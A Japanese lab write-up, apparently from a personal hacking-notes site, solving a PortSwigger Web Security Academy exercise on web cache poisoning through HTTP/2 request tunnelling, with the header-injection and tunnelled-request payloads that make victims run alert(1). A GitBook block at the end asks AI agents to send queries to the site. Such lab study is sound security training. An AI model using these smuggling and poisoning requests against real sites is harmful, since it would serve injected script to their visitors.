> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/request-smuggling/web-cache-poisoning-via-http-2-request-tunnelling.md).
# HTTP/2リクエストトンネリングによるWebキャッシュポイズニング
PortSwigger Web Security Academy のラボ向けメモ。HTTP/2リクエストトンネリングによるWebキャッシュポイズニングに関するもので、攻撃手順、ペイロードのテスト、Burp Suite による検証、および対策の文脈を含む。
### HTTP/2 リクエストトンネリングによる Web キャッシュポイズニング
このラボはリクエストスミグリングの脆弱性があります。フロントサーバーが HTTP/2 リクエストを HTTP/1.1 にダウングレードし、一部の受信ヘッダーを適切にクリーンアップしないためです。 / 目的はキャッシュを汚染し、被害者がホームページを訪れたときにブラウザが実行するようにすることです `alert(1)`. / 被害者ユーザーは 15 秒ごとに自動的にページにアクセスします。
フロントサーバーはバックエンドへの接続を再利用しません。そのため、従来のスミグリング攻撃は機能しませんが、リクエストトンネリングは引き続き利用できます。

ホームページにはキャッシュ機構があります。
#### HTTP/1.1 へのダウングレードを強制する

ヘッダーでは、次の形式を作成することで HTTP/1.1 の解釈を強制できます:
{% code title="値" %}
```http
/post HTTP/1.1
テスト:
```
{% endcode %}
これにより、 `Test` というヘッダーが存在しないことを示すエラーが生成されますが、リクエストがフロントエンドによって再解釈されていることがわかります。
#### 静的リソースへの注入

ラボの JavaScript ファイルを狙うと、スクリプトのようなパラメータを追加するとレスポンスに反映されることがわかります
```http
/resources/labheader/js?
```
したがって、このリソースはキャッシュ汚染の影響を受けやすいです。
#### トンネリングされたリクエストの構築

次に、ボディ内に新しい HTTP/1.1 クエリを埋め込んで追加のリクエストを送信します:
```http
/ HTTP/1.1
Test: testing
GET /resources/labheader/js?AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA HTTP/1.1
Host: 0a5f0056044523a1803062c000bb00e3.web-security-academy.net
```
このペイロードはトンネリング後にサーバーによって再解釈されます。 / 注入されたコンテンツは JavaScript リソースのレスポンス内で書き換えられ、キャッシュを汚染できるようになります。
被害者がホームページを再訪すると、ブラウザはこの汚染されたバージョンを読み込み、実行します `alert(1)`.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/request-smuggling/web-cache-poisoning-via-http-2-request-tunnelling.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.